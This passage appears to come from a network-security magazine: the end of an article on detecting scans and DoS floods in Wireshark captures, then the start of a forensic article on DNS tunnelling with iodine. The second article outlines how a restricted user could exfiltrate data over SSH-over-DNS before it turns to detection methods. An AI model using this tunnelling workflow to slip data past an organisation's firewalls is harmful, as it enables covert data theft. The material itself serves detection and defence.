The image shows a Wireshark packet capture window with a filter set to 'Unknown addresses'. The packet list shows a series of SYN packets from 168.64.3.148 to 199.192.155.160. A yellow callout bubble points to the 'Source MAC' column with the text 'From server MAC address...'. The packet details pane shows a 'TCP Scan' filter applied to the selected packet.

No.	Time	Source	Destination	Protocol	Info	Source MAC
3	0.000023000	168.64.3.148	199.192.155.160	TCP	res > epmap [SYN] Seq=0 win=16384 Len=0	00:07:e9:10:35:7f
4	0.000035000	168.64.3.149	199.192.155.160	TCP	beeyond-media > epmap [SYN] Seq=0 win=1	00:07:e9:10:35:7f
5	0.000046000	168.64.3.150	199.192.155.160	TCP	close-combat > epmap [SYN] Seq=0 win=16	00:07:e9:10:35:7f
6	0.000059000	168.64.3.151	199.192.155.160	TCP	dialogic-elmd > epmap [SYN] Seq=0 win=1	00:07:e9:10:35:7f
7	0.000071000	168.64.3.152	199.192.155.160	TCP	tekpls > epmap [SYN] Seq=0 Win=16384 Le	00:07:e9:10:35:7f
8	0.000083000	168.64.3.153	199.192.155.160	TCP	sentinelstrm > epmap [SYN] Seq=0 Win=163	00:07:e9:10:35:7f
9	0.000094000	168.64.3.154	199.192.155.160	TCP	eye2eye > epmap [SYN] Seq=0 Win=16384 L	00:07:e9:10:35:7f
10	0.000106000	168.64.3.155	199.192.155.160	TCP	ismaeasdaqlive > epmap [SYN] Seq=0 win=	00:07:e9:10:35:7f
11	0.000117000	168.64.3.156	199.192.155.160	TCP	ismaeasdaqtest > epmap [SYN] Seq=0 win=	00:07:e9:10:35:7f
12	0.000130000	168.64.3.157	199.192.155.160	TCP	bcs-lmsrver > epmap [SYN] Seq=0 win=16	00:07:e9:10:35:7f
13	0.000142000	168.64.3.158	199.192.155.160	TCP	mpnjsc > epmap [SYN] Seq=0 Win=16384 Le	00:07:e9:10:35:7f


**Figure 7.** TCP scan caused by a worm

- With the statistical tools, choosing from Statistics → Conversations, it will be even easier to see it. When I checked the Ethernet statistics (top-left) we see connectivity only between the MAC addresses of the server and the router, while in the TCP statistics we see 11912 connections (in this case connection attempts). This is a server that generated traffic that denies access to it.



**Figure 8.** TCP scan on Wireshark statistics window

- Since the test period was very short, I had to change the X-Axis resolution to 0.01 Seconds, and during this period of time, we see that the load is around 70Mbps, which was enough to significantly slow down access to the server




**Figure 9.** TCP scan on Wireshark IO Graphs window

This type of attack is also known as a starvation attack, since it consumes major part of server resources. It was a process generating a lot of traffic from the server to the world, but the addresses were random so without Wireshark it looked like a loaded network.


There are various types of attacks in this category. You can see TCP packets with all flags set to "0" (NULL scan), TCP flags FIN, PSH and URG set to "1" (Xmas scan), and so on. Any massive IP, TCP or UDP scans for which you don't know the source or purpose should be considered as a possible attack.

Another type of attack is to open multiple connections to the server, in order to consume server's memory and in this way to slow it down. To do so, the attacker will:

- First generate TCP-SYN packets to the server, as illustrated below. It can be done with Nmap or any other port scanner. We can see here IP address 10.0.0.1 scans the server 81.218.230.244 to look for open TCP ports.



Another example is when a NetBIOS Mailslot service floods the network with broadcast, as we can see in the following illustration. In this case it was a massive broadcast, that blocked the local router port, and therefore connectivity from the remote office to the HQ was blocked.



**Figure 12.** NetBIOS Mailslot service blocks communications channel

It is to note that a service that “freaks out” can look like an attack while it can be just an operating system or application problem. The result can be the same as DoS/DDoS: traffic that blocks access to a resource.

## NETWORK RESOURCES BASED ATTACKS

These types of attacks are targeting communications equipment or the network protocol stacks. Here we will see for example MAC-Based attacks, ARP floods, routing table’s manipulations and some others.

MAC-address based attacks are attacks that attempt to confuse the LAN switch with false MAC addresses. In these types of attacks the attacker listens to source MAC addresses and then sends these source addresses as his own address. These types of attacks usually are easier to locate with network management systems, that when configured properly will send traps about it.

ARP based attacks can be used for man-in-the-middle attacks, and also to DoS/DDoS. In the second case, you will see mostly things like ARP responses without request.

Routing table’s manipulation attacks come to confuse network routers with wrong routes. To prevent it from happening just configure your routing protocols with authentication. In this case you will see routing updates coming from unknown sources, and configured properly, your routers will alert you about it.

DNS based attacks which are quite common comes to confuse clients with wrong resolved names or to send servers wrong DNS answers in order to manipulate it’s cache.

Another thing to watch is if you see in the packets common scripting tools. In the next illustration you can see that in the packet details we see “Nmap Scripting Engine”. Not a pretty sight to see on your network!

No.	Time	Source	Destination	Protocol	Info
11859	586.989249	10.0.0.1	81.218.230.244	TCP	63235 > http [ACK] seq=1 Ack=1
11860	586.989676	10.0.0.1	81.218.230.244	HTTP	GET /nmaplowercheck1377513643 HTTP/1.1\r\n
11861	586.989864	81.218.230.244	10.0.0.1	TCP	https > 63230 [Fin, ACK] Seq=1
11862	586.989914	10.0.0.1	81.218.230.244	TCP	63230 > https [ACK] Seq=253 Ack=
11863	586.990376	10.0.0.1	81.218.230.244	TCP	63230 > https [ACK] Seq=253 Ack=
Transmission Control Protocol, Src Port: 63235 (63235), Dst Port: http (80), Seq: 1, ACK: 1, Len: 0					
Hypertext Transfer Protocol					
GET /nmaplowercheck1377513643 HTTP/1.1\r\n					
Connection: close\r\n					
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)\r\n					
Host: www.ndi-com.com\r\n					
\r\n					
[Full request URI: http://www.ndi-com.com/nmaplowercheck1377513643]					
0040 6f 77 65 72 63 68 65 63 6b 31 33 37 37 35 31 33 0werchec k1377513					
0050 36 34 33 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 643 HTTP /1.1..Co					
0060 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d nnection : close.					
0070 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a .User-Ag ent: Moz					
0080 69 6c 6c 61 2f 35 2e 30 20 28 63 6f 6d 70 61 74 illa/5.0 (compat					
0090 69 62 6c 65 3b 20 4e 6d 61 70 20 53 63 72 69 70 ible: Nm ap scrip					
00a0 74 69 6e 67 20 45 6e 67 69 6e 65 3b 20 68 74 74 ting Eng ine; htt					
00b0 70 3a 2f 2f 6e 6d 61 70 2e 6f 72 67 2f 62 6f 6f p://nmap .org/boo					
00c0 6b 2f 6e 73 65 2e 68 74 6d 6c 29 0d 0a 48 6f 73 k/nse.ht ml).Hos					
00d0 74 3a 20 77 77 77 7e 6a 64 6a 2d 63 6f 6d 7a 63					

Figure 13. Nmap scan example

## CONCLUSION

DoS ad DDoS attacks are attacks are attempts to make a computing or network resource unavailable to its users.Although there are various types of IDS/IPS (Intrusion Detection System / Intrusion Prevention System) that comes to protect against these attacks, With Wireshark you can look deep into the packets and find out the problem. While in IDS/IPS are devices or software components.


ON THE WEB

<http://www.amazon.com/Network-Analysis-Using-Wireshark-Cookbook/dp/1849517649>

## ABOUT THE AUTHOR

Yoram Orzach gained his Bachelor's degree in Science from the Technion in Haifa, Israel, and worked in Bezeq as a systems engineer in the fields of transmission and access networks from 1991 to 1995. In 1995, he joined Netplus from the Leadcom group as technical manager, and since 1999 he has worked as the CTO of NDI Communications involved in the design, implementation, and troubleshooting of data communication networks worldwide. Yoram's experience is both with corporate networks, service providers, and Internet service provider's networks, and among his customers are companies such as Comverse, Motorola, Intel, Ceragon networks, Marvel, HP, and others. Yoram's experience is in design, implementation, and troubleshooting, along with training for R&D, engineering, and IT groups. Over the years Yoram have published various technical articles, and recently published the book "Network Analysis Using Wireshark Cookbook".

a d v e r t i s e m e n t



www.CompuSleuth.com  
1-614-898-7500

# SNEAKY DNS: FORENSIC ANALYSIS ON DNS TUNNELING

by **Andrius Januta**

This article describes how one of the Internet's core protocols is usually overlooked in organization's network security. This protocol is DNS, which in recent years is getting more and more exploited in various cyber-attacks. This paper unravels how DNS tunnelling is used for malicious communications or for data exfiltration.

## What you will learn:

- how to notice DNS tunnelling taking an action.
- what might be possibly tunnelled over DNS.
- how to mitigate or minimize DNS impact.
- how to use "Wireshark" for DNS inspection.

## What you should know:


- basic understanding of DNS and HTTP protocols.
- basic understanding of covert channels.
- basic understanding of tunnelling in computer networks.
- Basic understanding of how to use "Wireshark"

Every organization has some sort of security policy put in place. A good practise in securing the computer and network perimeter is a strict lockdown of unused or unnecessary communication channels. At the network communication level, the security policies are mostly enforced using firewalls. These policies usually include list of ports and protocols that must be disallowed. Here, covert channels are used to bypass such security policies. One protocol in particular is DNS. In most of the organizations this protocol is not so well monitored as compared to HTTP(s), SSH, SMTP etc. Therefore it makes it easier to communicate secretly by leveraging a normal looking communication channel – this phenomenon is known as covert channel.

## THE FORCE HAS A DARK SIDE – PROTOCOL TUNNELLING

Protocol tunnelling is a technique widely used in computer networks. This is where we have a double-edged sword problem. In practise, we are very familiar with protocol tunnelling i.e. VPN, IPsec. This approach provides additional features such as security on the existing information flows. On the other side, tunnelling is used as a technique to encapsulate disallowed protocols in order to evade intermediate security checkpoints like firewall, proxies etc.

The most popular and common usage of such technique is applied on bypassing various captive portals. The main purpose of them is to enforce user to authenticate or pay for an Internet connection. They are very common in such places as coffee shops, airports etc. This is only the tip of the iceberg, – unfortunately. Two-three years ago botnets started using DNS for their command and control (C&C) communications. Seeing how creatively DNS protocol is being exploited i.e. non-consecutive DNS queries over long time periods etc. puts organization's IT security in a high risk. At present time, there are only few to almost no effective countermeasures to detect or prevent DNS abuse.



**Figure 1.** DNS tunnelling

Figure 1 shows a basic concept of DNS tunnelling in action that was set up for current demonstration. As it was mentioned before, there are several different DNS tunnelling tools. In our case we were using – “iodine” (<http://code.kryo.se/iodine/>). Mainly, because it easy to set up and is available for different \*nix type operating systems, as well as Windows and even for Android OS.

In Figure 1, a computer user with a label “A” is using the Windows OS and runs the *iodine* client executable. A server with the label “B” is also running on Windows OS and has some additional services running, besides *iodine* server side executable. One of the most common services used together with DNS tunnelling is SSH (Secure Shell). This way we are able to transfer any kind of data over a network through an encrypted channel via DNS requests and response messages. It is very common to make a SSH over DNS tunnel and then on top of that use other protocols i.e. HTTP, FTP etc. To better understand how it is done, some ground rules have to be set. Let’s consider the following scenario:

*A restricted network user (A) wants to exfiltrate data from an organization’s internal resources to a remote server (B). The remote server runs a special, server side, tunnelling software and SSH server. This server may also run other services i.e. Apache web server, ftp etc.*

*Before starting to exfiltrate data, the user had set up a DNS record (External DNS service) on free or paid DNS services. The core point from the server side is to be registered over the DNS infrastructure as the authoritative nameserver for a certain subdomain therefore any name resolution requests for hostnames under this subdomain are forwarded to this authoritative nameserver which DNS tunnelling server component and SSH service.*

Considering the given scenario the step-by-step workflow for this activity would be similar to this:

- A restricted user (A) sends a proper DNS request to an internal DNS server
- Local DNS server has a recursive name query option enabled. It checks if it has any DNS entry record of the user specified internet address resource.
- A local DNS server tries to resolve recursively through the DNS hierarchy an IP address of a requested hostname.
- Once an authoritative response is found, it will be sent back to an organization’s local DNS server.
- A restricted user receives a DNS response of where a dedicated machine is running its services.
- The DNS tunnel is now established. A user performs HTTP over SSH over DNS in order to make sure that his HTTP traffic is encrypted over DNS tunnel.

## UNRAVEL THE MYSTERY DNS

As we can see DNS is a very attractive protocol for various types of usage. Although, it is important to remember or to know Newton’s third law of motion which says that “for every action there is an equal and

opposite reaction”. This means that for every detection technique there will always appear new ways to avoid them. This leads to a question how we can detect DNS tunnelling and/or what is being tunnelled?

In general, each DNS tunnelling utility differs in its implementation which makes it difficult to have a unified detection technique. Although, most of the tools do not try to be very stealthy. In order to start unravel this type of activity there are two main categories of detection: payload analysis and traffic analysis.

- Payload analysis – it involves inspecting the content of a packet (-s). Using this type of technique things to look for can be: size/number of requests and responses, entropy of hostnames, uncommon record types etc.
- Traffic analysis – it involves inspection of a captured traffic over a specific amount of time. Using this type of technique things to look for can be: large volume of DNS traffic per IP address/domain name, hostnames per domain etc.

In this article we will demonstrate basic techniques which will help to discover or identify that someone is using DNS tunneling. It is important to note that current DNS tunneling demonstration was carried out in a controlled environment. Previously mentioned word – “basic”, in this case, does not mean “easy”. However, the network protocol behavior that can be seen in a controlled environment can be an indication when analyzing communications on a large scale networks. As we know, corporate network are immensely complex and data that passes through them, using different protocols for delivery, are overwhelming.

In order to start investigate network protocol communications we will use well known tool “Wireshark” – network protocol analyzer.

## UNUSUAL DNS TRAFFIC

To better understand how to identify unusual DNS traffic, first we have to understand how the DNS tunneling tool operates to transmit the data over the network. It was mentioned that for our scenario we will use “iodine”. By default, it transmits data over DNS NULL record queries and responses for subdomains that are under an attacker’s controlled domain. Since we have used default settings we would expect to see these types of packets in Wireshark. The tool also supports other types of tunneling options such as over TXT, SRV, MX, CNAME and A records. Over the days we have observed how the normal network traffic communication looks like inside the network. In order to make it easier to process gather data we have chosen one hour time frame in which we will analyze the network traffic.

Figure 2 shows normal network protocol statistics within one hour time frame. We can see that DNS packet count percentage is quite low – 0.85%. After initial benchmarking we can start looking at specific point in time to identify unusual rise in DNS packet count. In Figure 3, we can see relatively high percentage of DNS packet count – 5.61% within the one hour time frame.






Figure 2. Protocol Statistics – normal DNS traffic




**Figure 3.** Protocol Statistics – unusual usage of DNS traffic

In case it is difficult to wrap your head around the number, Wireshark has a great capability of plotting network traffic onto graphs.



